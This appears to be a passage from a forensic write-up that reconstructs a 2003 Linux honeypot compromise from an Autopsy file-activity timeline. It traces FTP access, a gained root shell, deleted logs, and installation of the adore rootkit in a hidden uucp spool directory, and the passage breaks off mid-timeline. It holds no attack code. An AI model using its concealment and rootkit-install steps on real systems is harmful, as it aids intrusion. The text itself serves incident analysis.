
/etc/group is in inode 84338, /etc/passwd in inode 83610.

To create the timeline, we have to create a data file first that contains information about the files in this image. Click on 'File Activity Time Lines', then on 'Create Data File'




Hit 'OK'.

This executes the 'fls' tool. 'fls' displays file and directory entries in a directory inode.




'ils' is also used. 'ils' is used to list inode information.

The output is saved to the 'body' file that will serve as input for the timeline creation. Autopsy then takes you to the next screen where you can create the actual timeline.



We need to use the inode numbers we have found earlier, for /etc/passwd and /etc/group. We are only interested in events starting in September, so we restrict the starting date to September 1st, 2003.

Hit 'OK'. The timeline will be created and saved.



2.6.3. Analyzing the Timeline

Because of the amount of records (the resulting timeline-september file is over 650k and has over 57700 lines), only the interesting parts of the output will be listed here. The timeline output will be attached to this paper as separate file. Comments are made before the actual entry.

The installation started at September 13th, 2003 at around 0700am EDT:

```
Sat Sep 13 2003 07:01:48    16384 m.c d/drwxr-xr-x root     root     11       /lost+found
                             4096 mac d/drwxr-xr-x root     root     32193    /proc
                            16384 .a. -/-rw-r--r-- root     root     128771   /var/lib/rpm/nameindex.rpm
                                0 mac ---------- root     root     1        <sdb1.img-alive-1>
                            16384 .a. -/-rw-r--r-- root     root     128775   /var/lib/rpm/conflictsindex.rpm
Sat Sep 13 2003 07:01:50     8158 .a. -/-rw-r--r-- root     root     160962   /tmp/install.log
Sat Sep 13 2003 07:02:02     9748 ..c -/-rw-r--r-- root     root     32197    /usr/lib/libefence.a
                               50 ..c -/-rw-r--r-- root     root     64388    /usr/man/man3/efence.3.gz
                            17976 ..c -/-rw-r--r-- root     root     16099    /usr/doc/ElectricFence-2.1/COPYING
                             1574 ..c -/-rw-r--r-- root     root     16100    /usr/doc/ElectricFence-2.1/README
                              940 ..c -/-rw-r--r-- root     root     16098    /usr/doc/ElectricFence-2.1/CHANGES
                             5591 ..c -/-rw-r--r-- root     root     64389    /usr/man/man3/libefence.3.gz
```

```
                          4096 m.c d/drwxr-xr-x root     root     16097    /usr/doc/ElectricFence-2.1
Sat Sep 13 2003 07:02:03  4096 ..c d/drwxrwxr-x root     root     112676   /mnt/cdrom
```

… and was finished about 45 minutes later:

```
Sat Sep 13 2003 07:45:16  8192 m.c d/drwxr-xr-x root     root     96578    /usr/doc
                            16 m.c l/lrwxrwxrwx root     root     164871   /etc/rc.d/rc3.d/K84ypserv ->
../init.d/ypserv
```

[… removed for overview purposes …]

```
                          8158 m.c -/-rw-r--r-- root     root     160962   /tmp/install.log
```

There was a system boot at around 11:49 on September 13th, 2003:

```
Sat Sep 13 2003 11:49:17     8 .a. -/-rw-r--r-- root     root     84339    /etc/HOSTNAME
Sat Sep 13 2003 11:49:19  4096 m.c d/drwxr-xr-x root     root     131081   /lib/modules/2.2.14-5.0smp
Sat Sep 13 2003 11:49:21  7445 .a. -/-rw-r--r-- root     root     116628   /var/log/dmesg
                           237 m.c -/-rw-r--r-- root     root     49866    /boot/kernel.h
Sat Sep 13 2003 11:49:33  4096 m.c d/drwxr-xr-x root     root     3016     /var/lib/nfs
                          4096 m.c d/drwx------ root     root     180763   /var/lib/nfs/sm.bak
                          4096 m.c d/drwx------ root     root     179645   /var/lib/nfs/sm
Sat Sep 13 2003 11:49:34 10451 .a. -/-rw-r--r-- root     root     116629   /var/log/boot.log
Sat Sep 13 2003 11:49:35  8070 .a. -/-rw------- root     root     116630   /var/log/cron
Sat Sep 13 2003 11:49:37     4 .a. -/-rw-r--r-- root     root     180764   /var/spool/lpd/lpd.lock
                          4096 m.c d/drwxrwxr-x root     daemon   179463   /var/spool/lpd
```

This also matches up with the output 'last' gave us before:

```
[root@LinuxForensics log]# last -f /mnt/honeypot/var/log/wtmp
root     tty1                      Mon Sep 15 17:19    gone - no logout
reboot   system boot  2.2.14-5.0smp    Mon Sep 15 17:18         (6+04:03)
ftp      ftpd1176     testbox          Sun Sep 14 03:44 - 03:44  (00:00)
ftp      ftpd1143     61.16.130.2      Sun Sep 14 02:44 - down   (04:50)
ftp      ftpd1099     81.50.228.196    Sun Sep 14 00:47 - 00:47  (00:00)
ftp      ftpd1092     217.187.199.11   Sun Sep 14 00:31 - 00:31  (00:00)
ftp      ftpd992      200.12.238.162   Sat Sep 13 19:56 - 19:56  (00:00)
root     tty1                          Sat Sep 13 12:11 - down   (19:23)
reboot   system boot  2.2.14-5.0smp    Sat Sep 13 12:03          (19:32)
root     tty1                          Sat Sep 13 11:51 - down   (00:00)
reboot   system boot  2.2.14-5.0smp    Sat Sep 13 11:49          (00:03)

wtmp begins Sat Sep 13 11:49:21 2003
[root@LinuxForensics log]#
```

There were ftp accesses:

```
Sun Sep 14 2003 02:45:20     4096 m.c d/drwxr-xr-x root     root     16725    /home/ftp
Sun Sep 14 2003 03:44:09    63728 .a. -/-rwxr-xr-x root     root     145767   /usr/bin/ftp
                           171346 .a. -/-rw-r--r-- root     root     35321    /usr/lib/libreadline.so.3.0
                           153488 .a. -/-rwxr-xr-x root     root     19917    /usr/sbin/in.ftpd
                               18 .a. l/lrwxrwxrwx root     root     35323    /usr/lib/libreadline.so.3 ->
libreadline.so.3.0
                              484 .a. -/-rw------- root     root     84317    /etc/ftpaccess
                              456 .a. -/-rw------- root     root     84318    /etc/ftpconversions
Sun Sep 14 2003 03:44:12      104 .a. -/-rw------- root     root     84320    /etc/ftphosts
                               79 .a. -/-rw------- root     root     84321    /etc/ftpusers
Sun Sep 14 2003 03:44:13    48048 .a. -/---x--x--x root     root     16730    /home/ftp/bin/ls
                               11 .a. l/lrwxrwxrwx root     root     16735    /home/ftp/lib/ld-linux.so.2 -> ld-
2.1.3.so
                            77216 .a. -/-rwxr-xr-x root     root     16734    /home/ftp/lib/ld-2.1.3.so
Sun Sep 14 2003 03:44:14    33036 .a. -/-rwxr-xr-x root     root     16740    /home/ftp/lib/libnss_files-2.1.3.so
                               21 .a. l/lrwxrwxrwx root     root     16741    /home/ftp/lib/libnss_files.so.2 ->
libnss_files-2.1.3.so
                               79 .a. -/-r--r--r-- root     root     48974    /home/ftp/etc/passwd
                               53 .a. -/-r--r--r-- root     root     48972    /home/ftp/etc/group
                               13 .a. l/lrwxrwxrwx root     root     16737    /home/ftp/lib/libc.so.6 -> libc-2.1.3.so
                           985256 .a. -/-rwxr-xr-x root     root     16736    /home/ftp/lib/libc-2.1.3.so
```

Similar activity happens until September 14th, 2003 at around 0735EDT, when the system gets shutdown:

```
Sun Sep 14 2003 07:35:42        6 .a. l/lrwxrwxrwx root     root     115577   /sbin/swapoff -> swapon
                             3260 .a. -/-rwxr-xr-x root     root     161471   /etc/rc.d/init.d/halt
                             6896 .a. -/-rwxr-xr-x root     root     113030   /sbin/halt
                                7 .a. l/lrwxrwxrwx root     root     115954   /sbin/quotaoff -> quotaon
```

System boot happens at around 1719EDT on the 15th:

```
                             4096 m.c d/drwxr-xr-x root     root     48290    /boot
                            12044 .a. -/-rwxr-xr-x root     root     145255   /bin/chgrp
                             6200 .a. -/-rwxr-xr-x root     root     115578   /sbin/swapon
                            13679 .a. -/-rwxr-xr-x root     root     48800    /etc/rc.d/rc.sysinit
Mon Sep 15 2003 17:18:59       13 .a. l/lrwxrwxrwx root     root     164550   /etc/rc.d/rc3.d/K35smb -> ../init.d/smb
                               18 .a. l/lrwxrwxrwx root     root     164016   /etc/rc.d/rc3.d/K92ipchains ->
../init.d/ipchains
                           102000 .a. -/-rw-r--r-- root     root     178754   /usr/share/kudzu/pcitable
                            25654 .a. -/-rwxr-xr-x root     root     32699    /usr/lib/libpopt.so.0.0.0
                               17 .a. l/lrwxrwxrwx root     root     164518   /etc/rc.d/rc3.d/K20rusersd ->
../init.d/rusersd
                               16 .a. l/lrwxrwxrwx root     root     164871   /etc/rc.d/rc3.d/K84ypserv ->
../init.d/ypserv
                               13 .a. l/lrwxrwxrwx root     root     164395   /etc/rc.d/rc3.d/K20nfs -> ../init.d/nfs
                               17 .a. l/lrwxrwxrwx root     root     35606    /usr/lib/libnewt.so.0.50 ->
libnewt.so.0.50.8
                               16 .a. l/lrwxrwxrwx root     root     164524   /etc/rc.d/rc3.d/K20rstatd ->
../init.d/rstatd
                               16 .a. l/lrwxrwxrwx root     root     164531   /etc/rc.d/rc3.d/K20rwalld ->
../init.d/rwalld
                               15 .a. l/lrwxrwxrwx root     root     164041   /etc/rc.d/rc3.d/S05kudzu ->
../init.d/kudzu
                            70352 .a. -/-rwxr-xr-x root     root     18524    /usr/sbin/kudzu
                               15 .a. l/lrwxrwxrwx root     root     161705   /etc/rc.d/rc3.d/K45named ->
../init.d/named
                               16 .a. l/lrwxrwxrwx root     root     32698    /usr/lib/libpopt.so.0 -> libpopt.so.0.0.0
                            55072 .a. -/-rwxr-xr-x root     root     35605    /usr/lib/libnewt.so.0.50.8
                               19 .a. l/lrwxrwxrwx root     root     164877   /etc/rc.d/rc3.d/K34yppasswdd ->
../init.d/yppasswdd
                               15 .a. l/lrwxrwxrwx root     root     164540   /etc/rc.d/rc3.d/K20rwhod ->
../init.d/rwhod
Mon Sep 15 2003 17:19:00     1759 .a. -/-rw-r--r-- root     root     19954    /etc/sysconfig/hwconf
```

2.6.3.1. The Compromise

hosts.deny and hosts.allow get checked for whether the attacked is allowed to access the resources:

```
                             7949 m.c -/-rw------- root     root     113216   /var/log/secure
Mon Sep 15 2003 17:26:46      161 .a. -/-rw-r--r-- root     root     80488    /etc/hosts.allow
                              347 .a. -/-rw-r--r-- root     root     80489    /etc/hosts.deny
```

Something happened to NFS related services, looks like portmap was killed/shutdown below. Attacker gets a dumb terminal – apparently he succeeded in getting a shell:

```
Mon Sep 15 2003 17:26:59     2257 .a. -/-rwxr-xr-x root     root     164391   /etc/rc.d/init.d/nfs
Mon Sep 15 2003 17:27:02        0 mac -/-rw-r--r-- root     root     52152    /var/lock/subsys/portmap
                               54 .a. -/-rw-r--r-- root     root     19951    /etc/sysconfig/network
                             2684 .a. -/-rwxr-xr-x root     root     113220   /sbin/consoletype
                             4096 m.c d/drwxrwxr-x root     root     48300    /var/lock/subsys
                            16252 .a. -/-rwxr-xr-x root     root     145505   /bin/usleep
                            25716 .a. -/-rwxr-xr-x root     root     113224   /sbin/initlog
                              167 m.c -/-rw-r--r-- root     root     113215   /var/log/messages
                             7084 .a. -/-rwxr-xr-x root     root     145522   /bin/nice
                            10451 m.c -/-rw-r--r-- root     root     116629   /var/log/boot.log
                              562 .a. -/-rw-r--r-- root     root     80956    /etc/initlog.conf
                             1086 .a. -/-rwxr-xr-x root     root     164467   /etc/rc.d/init.d/portmap
                                8 .a. l/lrwxrwxrwx root     root     113033   /sbin/pidof -> killall5
                            27568 .a. -/-rwxr-xr-x root     root     115733   /sbin/portmap
                             8128 .a. -/-rwxr-xr-x root     root     113032   /sbin/killall5
                             7349 .a. -/-rwxr-xr-x root     root     161470   /etc/rc.d/init.d/functions
                              952 .a. -/-rw-r--r-- root     root     16605    /etc/sysconfig/init
Mon Sep 15 2003 17:27:12      308 .a. -/-rw-r--r-- root     root     48631    /usr/share/terminfo/d/dumb
Mon Sep 15 2003 17:27:15     4096 m.c d/drwxr-xr-x root     root     160970   /var/spool
```

Looks like file(s) were deleted:

```
Mon Sep 15 2003 17:29:18    15645 m.. -rwxr-xr-x root     root     68266    <sdb1.img-dead-68266>
                             1088 ma. -rw-r--r-- root     root     68267    <sdb1.img-dead-68267>
Mon Sep 15 2003 17:29:46    15645 .a. -rwxr-xr-x root     root     68266    <sdb1.img-dead-68266>
Mon Sep 15 2003 17:29:52    15645 ..c -rwxr-xr-x root     root     68266    <sdb1.img-dead-68266>
                             1088 ..c -rw-r--r-- root     root     68267    <sdb1.img-dead-68267>
```

AVA, the adore binary, was modified (not created, must have happened before):

```
Mon Sep 15 2003 17:30:25    15645 m.. -/-rwxr-xr-x root     root     180858   /var/spool/uucp/ava (deleted-realloc)
                            15645 m.. -/-rwxr-xr-x root     root     180858   /var/spool/uucp/.../ava
```

This must have been when syslogd was restarted. The messages file must have been deleted before, see the byte size of the messages file (167 bytes):

```
Mon Sep 15 2003 17:32:16    24176 .a. -/-rwxr-xr-x root     root     145399   /usr/bin/tail
Mon Sep 15 2003 17:32:26     4096 m.c d/drwxr-xr-x root     root     16107    /var/run
                              167 .a. -/-rw-r--r-- root     root     113215   /var/log/messages
                             4096 m.c d/drwxr-xr-x root     root     112673   /var/log
                                5 mac -/-rw-r--r-- root     root     19957    /var/run/syslogd.pid
                            26352 .a. -/-rwxr-xr-x root     root     113214   /sbin/syslogd
                                0 mac -/srw-rw-rw- root     root     35737    /dev/log
                            36864 m.c d/drwxr-xr-x root     root     32194    /dev
                              930 .a. -/-rw-r--r-- root     root     82739    /etc/syslog.conf
```

A directory ‘T’ gets accessed in the /home/ftp directory:

```
                             7349 .a. -/-rwxr-xr-x root     root     161470   /etc/rc.d/init.d/functions
                              952 .a. -/-rw-r--r-- root     root     16605    /etc/sysconfig/init
Mon Sep 15 2003 17:33:48     4096 .a. d/drwxr-xr-x root     root     180767   /home/ftp/T (deleted-realloc)
```

The ava binary gets created in the /var/spool/uucp/…/ directory:

```
                             4096 .a. d/drwxr-xr-x root     root     180767   /var/spool/uucp
Mon Sep 15 2003 17:33:54    15645 ..c -/-rwxr-xr-x root     root     180858   /var/spool/uucp/ava (deleted-realloc)
                             4096 m.c d/drwxr-xr-x root     root     180767   /var/spool/uucp
```

‘T’ gets deleted in the /home/ftp directory:

```
                             4096 m.c d/drwxr-xr-x root     root     180767   /home/ftp/T (deleted-realloc)

                            15645 ..c -/-rwxr-xr-x root     root     180858   /var/spool/uucp/.../ava
Mon Sep 15 2003 17:33:57    15645 .a. -/-rwxr-xr-x root     root     180858   /var/spool/uucp/.../ava
                            15645 .a. -/-rwxr-xr-x root     root     180858   /var/spool/uucp/ava (deleted-realloc)
```

Attacker executes id, whoami and who to verify that he got root access (I suppose he wants to find that out):

```
Mon Sep 15 2003 17:34:09     9264 .a. -/-rwxr-xr-x root     root     145536   /usr/bin/id
Mon Sep 15 2003 17:34:11     5572 .a. -/-rwxr-xr-x root     root     145549   /usr/bin/whoami
Mon Sep 15 2003 17:34:16    10264 .a. -/-rwxr-xr-x root     root     145548   /usr/bin/who
```

The archive **haha.tar.gz** gets created in the /var/spool/uucp/…/ directory:

```
Mon Sep 15 2003 17:34:34    14914 m.c -/-rw-r--r-- root     root     180769   /var/spool/uucp/.../haha.tar.gz
```

And extracted:

```
Mon Sep 15 2003 17:34:36     4096 .a. d/drwxr-xr-x 37520    11786    180768   /var/spool/uucp/...
Mon Sep 15 2003 17:34:39     1746 .ac -/-rw-r--r-- 500      users    180775   /var/spool/uucp/.../adore/Changelog
                             2191 .ac -/-rw-r--r-- 500      users    180789   /var/spool/uucp/.../adore/rename.c
                              672 .ac -/-rw-r--r-- 500      users    180774   /var/spool/uucp/.../adore/CVS/Entries
                              193 ..c -/-rwxr-xr-x 500      users    180790   /var/spool/uucp/.../adore/startadore
                             1979 ..c -/-rw-r--r-- 500      users    180783   /var/spool/uucp/.../adore/cleaner.c
                             3437 ..c -/-rw-r--r-- 500      users    180787   /var/spool/uucp/.../adore/libinvisible.c
                             4096 .ac d/drwxr-xr-x 500      users    180771   /var/spool/uucp/.../adore/CVS
                            14914 .a. -/-rw-r--r-- root     root     180769   /var/spool/uucp/.../haha.tar.gz
                             4510 ..c -/-rwxr-xr-x 500      users    180784   /var/spool/uucp/.../adore/configure
                             2527 ..c -/-rw-r--r-- 500      users    180788   /var/spool/uucp/.../adore/libinvisible.h
                             1660 .ac -/-rw-r--r-- 500      users    180776   /var/spool/uucp/.../adore/LICENSE
                              934 .ac -/-rw-r--r-- 500      users    180777   /var/spool/uucp/.../adore/Makefile.gen
                             1977 .ac -/-rw-r--r-- 500      users    180785   /var/spool/uucp/.../adore/dummy.c
                             5754 .ac -/-rw-r--r-- 500      users    180778   /var/spool/uucp/.../adore/README
                             2080 ..c -/-rw-r--r-- 500      users    180781   /var/spool/uucp/.../adore/adore.h
                             4096 m.. d/drwxr-xr-x 37520    11786    180768   /var/spool/uucp/...
                               98 .ac -/-rw-r--r-- 500      users    180779   /var/spool/uucp/.../adore/TODO
                                5 .ac -/-rw-r--r-- 500      users    180772   /var/spool/uucp/.../adore/CVS/Root
                              639 .ac -/-rw-r--r-- 500      users    180786   /var/spool/uucp/.../adore/gcc-test.c
                             4239 ..c -/-rw-r--r-- 500      users    180782   /var/spool/uucp/.../adore/ava.c
                            16241 ..c -/-rw-r--r-- 500      users    180780   /var/spool/uucp/.../adore/adore.c
                                6 .ac -/-rw-r--r-- 500      users    180773   /var/spool/uucp/.../adore/CVS/Repository
```

He starts compiling the source:

```
Mon Sep 15 2003 17:34:46     4510 .a. -/-rwxr-xr-x 500      users    180784   /var/spool/uucp/.../adore/configure
                           527856 .a. -/-rwxr-xr-x root     root     146534   /usr/bin/perl5.00503
                            64478 .a. -/-rwxr-xr-x root     root     144897   /lib/libcrypt-2.1.3.so
                           527856 .a. -/-rwxr-xr-x root     root     146534   /usr/bin/perl
                               17 .a. l/lrwxrwxrwx root     root     144898   /lib/libcrypt.so.1 -> libcrypt-2.1.3.so
                                0 .a. c/crw-r--r-- root     root     33792    /dev/random
Mon Sep 15 2003 17:34:48    23120 .a. -/-rwxr-xr-x root     root     145269   /bin/touch
                            25680 .a. -/-rwxr-xr-x root     root     145519   /bin/date
                            0 mac-/-rw-r--r-   root     root     180792
var/spool/uucp/.../adore/Makefile_Mon_Sep_15_17:34:48_EDT_2003
                              675 m.c -/-rw-r--r-- root     root     180791   /var/spool/uucp/.../adore/Makefile
                             6068 .a. -/-rwxr-xr-x root     root     145523   /bin/pwd
Mon Sep 15 2003 17:34:49     2200 .a. -/-rw-r--r-- root     root     97639    /usr/src/linux-
2.2.14/include/linux/ext2_fs_sb.h
                             3909 .a. -/-rw-r--r-- root     root     97850    /usr/src/linux-2.2.14/include/linux/sem.h
                               78 .a. -/-rw-r--r-- root     root     97643    /usr/src/linux-
2.2.14/include/linux/fcntl.h
```

[..header files access as part of the compilation. parts removed for overview purposes ..]

```
                              399 .a. -/-rw-r--r-- root     root     66060    /usr/src/linux-
2.2.14/include/linux/modules-smp/soundlow.ver
                              232 .a. -/-rw-r--r-- root     root     65992    /usr/src/linux-
2.2.14/include/linux/modules-smp/loop.ver
                              220 .a. -/-rw-r--r-- root     root     65950    /usr/src/linux-
2.2.14/include/linux/modules-smp/fbmem.ver
                             2634 .a. -/-rw-r--r-- root     root     81945    /usr/src/linux-2.2.14/include/asm-
i386/ioctl.h
                              942 .a. -/-rw-r--r-- root     root     66044    /usr/src/linux-
2.2.14/include/linux/modules-smp/sdladrv.ver
                                1 .a. -/-rw-r--r-- root     root     65896    /usr/src/linux-
2.2.14/include/linux/modules-smp/8390.ver
                                3 .a. l/lrwxrwxrwx root     root     145692   /usr/bin/cc -> gcc
                             4527 .a. -/-rw-r--r-- root     root     82083    /usr/include/bits/ioctls.h
                             1157 .a. -/-rw-r--r-- root     root     65920    /usr/src/linux-
2.2.14/include/linux/modules-smp/b1.ver
                             3513 .a. -/-rw-r--r-- root     root     82107    /usr/include/bits/signum.h
                             3437 .a. -/-rw-r--r-- 500      users    180787   /var/spool/uucp/.../adore/libinvisible.c
                              717 .a. -/-rw-r--r-- root     root     66064    /usr/src/linux-
2.2.14/include/linux/modules-smp/syncppp.ver
                             2283 .a. -/-rw-r--r-- root     root     82077    /usr/include/bits/errno.h
                              475 .a. -/-rw-r--r-- root     root     65908    /usr/src/linux-
2.2.14/include/linux/modules-smp/af_ipx.ver
                              409 .a. -/-rw-r--r-- root     root     66000    /usr/src/linux-
2.2.14/include/linux/modules-smp/mpu401.ver
                             2249 .a. -/-rw-r--r-- root     root     81920    /usr/src/linux-2.2.14/include/asm-
i386/atomic.h
[…]
                              226 .a. -/-rw-r--r-- root     root     65912    /usr/src/linux-
2.2.14/include/linux/modules-smp/apm.ver
Mon Sep 15 2003 17:34:51     1088 m.c -/-rw-r--r-- root     root     180795   /var/spool/uucp/.../adore/cleaner.o
```

He has finished compiling. The compiled modules are getting accessed. Looks like he installs the modules:

```
Mon Sep 15 2003 17:34:53     1088 .a. -/-rw-r--r-- root     root     180795   /var/spool/uucp/.../adore/cleaner.o
                             8616 .a. -/-rw-r--r-- root     root     180793   /var/spool/uucp/.../adore/adore.o
                              193 .a. -/-rwxr-xr-x 500      users    180790   /var/spool/uucp/.../adore/startadore
Mon Sep 15 2003 17:35:00     4096 ..c d/drwxr-xr-x 37520    11786    180768   /var/spool/uucp/...
```

And checks running processes with ‘ps’:

```
Mon Sep 15 2003 17:35:03    60080 .a. -/-r-xr-xr-x root     root     145472   /bin/ps
```

AVA gets accessed:

```
Mon Sep 15 2003 17:35:28    15645 .a. -/-rwxr-xr-x root     root     180794   /var/spool/uucp/.../adore/ava
```

He uses ‘lynx’:

```
Mon Sep 15 2003 17:35:39   258054 .a. -/-rw-r--r-- root     root     35656    /usr/lib/libslang.so.1.2.2
                           126891 .a. -/-rw-r--r-- root     root     83296    /etc/lynx.cfg
                           527442 .a. -/-rwxr-xr-x root     root     144906   /lib/libm-2.1.3.so
                               13 .a. l/lrwxrwxrwx root     root     32711    /usr/lib/libz.so.1 -> libz.so.1.1.3
                          1050224 .a. -/-rwxr-xr-x root     root     146719   /usr/bin/lynx
                               17 .a. l/lrwxrwxrwx root     root     35657    /usr/lib/libslang.so.1 ->
libslang.so.1.2.2
                             4096 m.c d/drwxr-x--- root     root     96582    /root
                             7470 .a. -/-rw-r--r-- root     root     81188    /etc/mime.types
                               13 .a. l/lrwxrwxrwx root     root     144907   /lib/libm.so.6 -> libm-2.1.3.so
                             1143 .a. -/-rw-r--r-- root     root     16437    /usr/share/terminfo/v/vt100
                                0 mac -/-rw------- root     root     100552   /root/L1974-1734TMP.html (deleted)
                             9415 .a. -/-rw-r--r-- root     root     81186    /etc/mailcap
                             1143 .a. -/-rw-r--r-- root     root     16437    /usr/share/terminfo/v/vt100-am
                                0 mac -rw------- root     root     100552   <sdb1.img-dead-100552>
                            63492 .a. -/-rwxr-xr-x root     root     32712    /usr/lib/libz.so.1.1.3
Mon Sep 15 2003 17:35:40   238605 m.. -rw-r--r-- root     root     180796   <sdb1.img-dead-180796>
```

Retrieves the archive **test.tar.gz** into /var/spool/uucp/…/adore:

```
                        238605 m.. -/-rw-r--r-- root      root      180796    /var/spool/uucp/.../adore/test.tar.gz
(deleted)
Mon Sep 15 2003 17:35:44     1998 .a. -rw-r--r-- 500      users    68251    <sdb1.img-dead-68251>
                              324 .a. -rw-r--r-- 500      users    68260    <sdb1.img-dead-68260>
                            46384 .a. -/-rwxr-xr-x root     root     146114   /bin/zcat
                              496 .a. -rw-r--r-- 1000     root     180804   <sdb1.img-dead-180804>
                        238605 .a. -/-rw-r--r-- root      root      180796    /var/spool/uucp/.../adore/test.tar.gz
(deleted)
                              722 .a. -rwxr-xr-x 1000     root     180817   <sdb1.img-dead-180817>
                                9 .a. -rw-r--r-- 500      users    68249    <sdb1.img-dead-68249>
                             4455 .a. -rwxr-xr-x 500      users    68257    <sdb1.img-dead-68257>
                               60 .a. -rw-r--r-- 1000     root     180832   <sdb1.img-dead-180832>
                             2046 .a. -rw-r--r-- 500      users    68261    <sdb1.img-dead-68261>
                            11566 .a. -rw-r--r-- 500      users    68262    <sdb1.img-dead-68262>
                             7552 .a. -rw-r--r-- 1000     root     180810   <sdb1.img-dead-180810>
                           144592 .a. -/-rwxr-xr-x root     root     147362   /bin/tar
                             5598 .a. -rwxr-xr-x 1000     root     180816   <sdb1.img-dead-180816>
                              589 .a. -rw------- 1000     users    180827   <sdb1.img-dead-180827>
                             1281 .a. -rw-r--r-- 500      users    68263    <sdb1.img-dead-68263>
                              458 .a. -rw-r--r-- 500      users    68255    <sdb1.img-dead-68255>
                              413 .a. -rw-r--r-- 500      users    68258    <sdb1.img-dead-68258>
                                0 .a. -rw-r--r-- 1000     root     180813   <sdb1.img-dead-180813>
                             1050 .a. -rw-r--r-- 1000     root     180856   <sdb1.img-dead-180856>
                              577 .a. -rw-r--r-- 1000     root     180820   <sdb1.img-dead-180820>
                                0 .a. -rw-r--r-- 1000     root     180807   <sdb1.img-dead-180807>
                               10 .a. -rw-r--r-- 1000     root     180842   <sdb1.img-dead-180842>
                              574 .a. -rw-r--r-- 1000     users    180825   <sdb1.img-dead-180825>
                              593 .a. -rw-r--r-- 1000     root     180824   <sdb1.img-dead-180824>
                              653 .a. -rw------- 1000     users    180831   <sdb1.img-dead-180831>
                              661 .a. -rw-r--r-- 500      users    68250    <sdb1.img-dead-68250>
                             7831 .a. -rw-r--r-- 1000     root     180835   <sdb1.img-dead-180835>
                              699 .a. -rw------- 1000     users    180829   <sdb1.img-dead-180829>
                                0 .a. -rw-r--r-- 1000     root     180808   <sdb1.img-dead-180808>
                              571 .a. -rw------- 1000     users    180826   <sdb1.img-dead-180826>
                             3805 .a. -rw-r--r-- 500      users    68264    <sdb1.img-dead-68264>
                              594 .a. -rw-r--r-- 1000     root     180821   <sdb1.img-dead-180821>
                           395165 .a. -rw-r--r-- 1000     root     180814   <sdb1.img-dead-180814>
                              543 .a. -rw-r--r-- 1000     root     180822   <sdb1.img-dead-180822>
                             2527 .a. -rw-r--r-- 500      users    68265    <sdb1.img-dead-68265>
                              782 .a. -rw-r--r-- 1000     root     180855   <sdb1.img-dead-180855>
                             1660 .a. -rw-r--r-- 500      users    68253    <sdb1.img-dead-68253>
                                0 .a. -rw-r--r-- 1000     root     180800   <sdb1.img-dead-180800>
                              553 .a. -rw------- 1000     users    180828   <sdb1.img-dead-180828>
                            18955 .a. -rw-r--r-- 1000     root     180818   <sdb1.img-dead-180818>
                           108072 .a. -rw-r--r-- 1000     root     180809   <sdb1.img-dead-180809>
                           238605 .a. -rw-r--r-- root     root     180796   <sdb1.img-dead-180796>
                              605 .a. -rw-r--r-- 500      users    68259    <sdb1.img-dead-68259>
                             8739 .a. -rw-r--r-- 1000     root     180812   <sdb1.img-dead-180812>
                               10 .a. -rw-r--r-- 1000     root     180860   <sdb1.img-dead-180860>
                              660 .a. -rw-r--r-- 500      users    68252    <sdb1.img-dead-68252>
                              516 .a. -rw-r--r-- 1000     root     180802   <sdb1.img-dead-180802>
                                5 .a. -rw-r--r-- 500      users    68248    <sdb1.img-dead-68248>
                            11329 .a. -rw-r--r-- 1000     root     180839   <sdb1.img-dead-180839>
                              212 .a. -rw-r--r-- 1000     root     180833   <sdb1.img-dead-180833>
                            16062 .a. -rw-r--r-- 1000     root     180806   <sdb1.img-dead-180806>
                            18007 .a. -rw-r--r-- 1000     root     180836   <sdb1.img-dead-180836>
                           124813 .a. -rw-r--r-- 1000     root     180811   <sdb1.img-dead-180811>
                              702 .a. -rw------- 1000     users    180830   <sdb1.img-dead-180830>
                            46384 .a. -/-rwxr-xr-x root     root     146114   /bin/gzip
                             5148 .a. -rw-r--r-- 500      users    68256    <sdb1.img-dead-68256>
                            46384 .a. -/-rwxr-xr-x root     root     146114   /bin/gunzip
                              543 .a. -rw-r--r-- 1000     root     180823   <sdb1.img-dead-180823>
                             4239 .a. -rw-r--r-- 500      users    68254    <sdb1.img-dead-68254>
```

Looks like another program gets compiled:

```
Mon Sep 15 2003 17:35:51     6196 .a. -/-rwxr-xr-x root     root     145528   /bin/uname
                             2612 .a. -/-rwxr-xr-x root     root     148513   /bin/arch
                            38096 .a. -/-rwxr-xr-x root     root     145273   /usr/bin/install
                             5760 .a. -/-rwxr-xr-x root     root     145524   /bin/sleep
